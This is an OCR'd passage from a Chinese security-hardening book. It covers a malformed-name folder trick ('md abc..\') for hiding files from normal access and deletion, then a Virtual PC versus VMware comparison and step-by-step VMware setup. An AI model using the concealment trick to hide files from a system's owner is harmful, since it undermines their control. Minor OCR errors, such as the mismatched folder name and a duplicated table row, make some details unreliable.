


图 10-27 无法访问的文件夹

（1）创建不可访问的文件夹，在命令提示符下输入：md adc..\，如图 10-28 所示。



图 10-28　建立文件夹

此时返回到 C 盘根目录下就会看到一个名为“abc.”的文件夹，对该文件进行任何操作（如访问、修改文件名、删除等）得到的都是如图 10-29 所示的错误提示窗口。

因为件夹名称的末尾是“..\”，当操作系统和其中的程序在试图访问它时，由于“\”原用于划分目录等级，是不合法名称字符，文件夹的名称末尾会被认为是“.”，这样的文件夹显示名称与实际名称不一致，不能正常地访问、改名和删除。所以，通常根据它的名称特点，把这样的文件夹叫做“带点文件夹”。

（2）这种文件夹的打开方式其实十分简单，只需要在【开始】菜单下的【运行】项中输入文件名的完整地址：“C:\abc..\”（如图 10-30 所示），并单击【确定】按钮就会弹出该文件夹的新窗口，如图 10-31 所示。



图 10-29　错误提示窗口




图 10-30　输入完整的文件夹名称




图 10-31　成功打开文件夹

优点是，在此文件夹中存放的 Windows 的索引服务和查找功能，可以用来隐藏文件。只要将此文件夹本身隐藏得足够好，就不会有任何人能查看到文件夹中存放的内容。

缺点是，（1）存放在此文件夹中的任何程序都不能被直接打开，只有将其复制到其他地方才可以正常运行。

（2）由于操作系统不支持这样的文件夹名称，所以当用户试图使用这种方法浏览时，一旦该目录下直接发生文件系统变化（如创建文件、重命名等），将会导致窗

口被强行关闭，所以一定要保存好该文件夹下的所有文件。

（3）因为这种方法并不是每个人知道，所以一旦忘记了如何访问此文件夹，那么将很难再打开该文件夹了。

10.4 利用虚拟机困住入侵者

也许有些用户对“虚拟机”并不是很了解，其实“虚拟机”只是一个程序，它可以在用户的计算机上模拟出一台虚拟的计算机，就像操作一台真正的计算机一样来操作它。由于一切操作都是虚拟进行的，因此，用户可以在虚拟机上尝试一些危险的操作，比如单击某些看上去很危险的网站，或故意中一些可怕的病毒。当然，这一切都是安全的，即使虚拟机中的计算机彻底瘫痪，也不会对用户真正的计算机有任何影响，关掉程序后一切可以重新开始。下面就请大家跟随笔者一起进入虚拟的世界，揭开虚拟机的神秘面纱！

10.4.1 虚拟机种类简介

目前互联网上最流行的两种虚拟机程序为 Virtual PC 和 VMWare，二者的主要区别如下。

（1）VMWare 没有模拟显卡，要通过 vmware-tools 才能用上高分辨率和真彩色，否则只能用 VGA。而 Virtual PC 模拟了一个比较通用的显卡：S3 Trio 32/64（4MB）。从这一点看，Virtual PC 比 VMWare 通用，但显示性能不如 VMWare 好。

（2）因为 Virtual PC 模拟了显卡，所以通用性很强。Virtual PC 的制作厂商 connectix（现已被微软所收购）声称，目前新版的 Virtual PC 支持所有基于 x86 的操作系统。

（3）Virtual PC 的网络共享方式与 VMWare 不同。VMWare 是通过模拟网卡实现网络共享的，而 Virtual PC 是通过在现有网卡上绑定 Virtual PC emulated switch 服务实现网络共享的。对于 Windows2000/XP 等操作系统，如果网线没插或没有网卡的时候，要安装 Microsoft 的 loopback 软网卡，才能实现网络共享。在 Virtual PC 的 global setting 里，当有网卡并插好网线的时候，将 Virtual Switch 设成现实的网卡；当没有网卡或网线没插的时候，将 Virtual Switch 设成 MS loopback 软网卡，即可实现网络共享。

二者的功能区别如表 10-1 所示。

表 10-1　　Virtual PC 和 VMWare 的功能比较

功　能	Virtual PC	VMWare
运行平台	Windows 系列	Windows2000 NT/XP, Linux
支持平台	Windows 系列 Linux，BSD 系列 OS/2、MS、DOS、Solaris	Windows 系列 Linux, BSD 系列 OS/2、MS-DOS、NetWare
虚拟硬盘	支持	支持
物理硬盘	不支持	支持
真实光盘及映像	支持	支持
真实光盘及映像	支持	支持

续表

功　能	Virtual PC	VMWare
支持多种网络连接	支持 share networking（NAT） local，host and external local only external only local and host	支持 share networking（NAT） bridged networking host-only networking
屏幕抓图	不支持	支持
网络设置	不支持	支持
暂停功能	支持	支持

在内存与硬盘的占用方面，VMWare 使用完全的抢占资源式的实现方法。即用户为虚拟机分配好内存大小后，一旦运行起来它就会将用户分配给 VMWare 的内存或硬盘全部占用，而不管是否真的实际使用；Virtual PC 则使用动态扩展式的方式根据实际情况进行分配。

表面上看 Virtual PC 比 VMWare 更实用，实际上从效率上来说 VMWare 远比 Virtual PC 更有效率。

从表 10-1 中可以看到，VMWare 无论从哪方面都比 Virtual PC 高出一筹，所以下面以 VMWare 为例来介绍虚拟机的安装及使用。

10.4.2 虚拟机安装方法

虚拟机的安装步骤如下所示。

（1）图 10-32 所示为 VMWare 的第一次起始界面，如果用户已经准备好创建一个新的虚拟机，可以单击【新建虚拟机】按钮进入【虚拟机创建向导】窗口，如图 10-33 所示。单击【下一步】按钮开始正式创建虚拟机。




图 10-32　虚拟机 VMWare 起始界面

（2）在接下来的窗口中选择虚拟机的配置，如图 10-34 所示。由于最新 VMWare 将不支持以前版本的虚拟机文件，所以用户如选择【典型】项，则使用最新的配置文件创建一个新的虚拟机，该文件将不会与 VMWare 4 以前版本的虚拟机程序兼容。如果选择【自定义】项，用户则需要选择最新的虚拟机版本或兼容以前的版本，如图 10-35 所示。笔者个人建议使用最新版本的 VMWare，即使创建的虚拟机文件将被很多人同时使用，那么将这些计算机同时升级到最新的 VMWare 就可以了，没有必要一直用旧的版本。




图 10-33 【虚拟机创建向导】窗口




图 10-34 选择虚拟机配置

（3）接下来选择虚拟机的操作系统，如图 10-36 所示。VMWare 会根据用户选择的系统自动为虚拟机分配内存及硬盘空间，选择结束后单击【下一步】按钮继续。




图 10-35 自定义配置模式




图 10-36 选择客户机操作系统

（4）在虚拟机名称窗口中用户可以自定义虚拟机的名称与保存路径，此处可随意填写。需要注意的是，如果以后打算在虚拟机中存储很多文件的话，就把该虚拟机文件保存到一个剩余空间较大的盘符下，如图 10-37 所示。

（5）如果用户使用双核的处理器就可以在处理器配置窗口中选择处理器的数量，如图 10-38 所示。因为虚拟机不大可能执行大型文件，所以笔者建议这里选择一个就足够了。




图 10-37 虚拟机名称




图 10-38 选择处理器数量




图 10-39 设置虚拟机内存




图 10-40 设置虚拟机网络连接

(6) 在【虚拟机内存】中用户可以按如图 10-39 所示手动拖动虚拟机内存大小。笔者建议内存设置不要超过本机真实内存的 1/2，否则可能会影响本机的某些大型程序的运行速度。

(7) 在【网络类型】中选择虚拟机的上网模式，如图 10-40 所示。由于此项设置过于复杂，笔者会在后面单独设一节进行讲解，此处可以选择任意一种模式后进入下一步进行适配器选择，如图 10-41 所示。用户根据自己的硬盘情况设置适配器类型，不过此处并不会对网络有任何影响。




图 10-41 适配器选择




图 10-42 创建虚拟硬盘

（8）在创建磁盘窗口中，用户可以选择【创建一个新的虚拟磁盘】，如果曾经创建过虚拟机盘也可以选择【使用一个已存在的虚拟磁盘】。这里不建议使用物理磁盘，这样会使虚拟机的读取速度明显降低，如图 10-42 所示。单击【下一步】按钮，在【虚拟磁盘类型】中选择磁盘类型，如果没有其他情况推荐使用 IDE 类型，如图 10-43 所示。

（9）接下来对虚拟磁盘的容量进行设置，如图 10-44 所示。用户可根据自己的情况自定义文件大小，设置完毕后单击【下一步】按钮继续。在【指定磁盘文件】中，为刚才设置的磁盘文件取一个名称后，单击【完成】按钮完成设置，如图 10-45 所示。




图 10-43　选择磁盘类型




图 10-44 选择磁盘大小




图 10-45　完成虚拟磁盘设置

10.4.3　虚拟机使用指南

虚拟机设置完毕后可以看到 VMWare 的主界面多出了一个如图 10-46 所示的窗口，上面显示了刚刚设置的虚拟机情况。此时单击主界面中的【启动该虚拟机】链接就可以直接运行虚拟机了。

在第一次运行虚拟机时，虚拟磁盘还处于一个裸机的状态，如图 10-47 所示。用户需要像正常安装一台计算机操作系统那样为虚拟机安装系统及各种应用程序。不过方便的是虚拟机除了支持软盘、光盘及无盘工作时的所有启动模式外，还支持虚拟光驱模式，用户可以依次选择【虚拟机】→【可移动设备】→【CD-ROM】→【编辑】来导入虚拟光驱镜像文件，如图 10-48 所示。




图 10-46 虚拟机启动界面

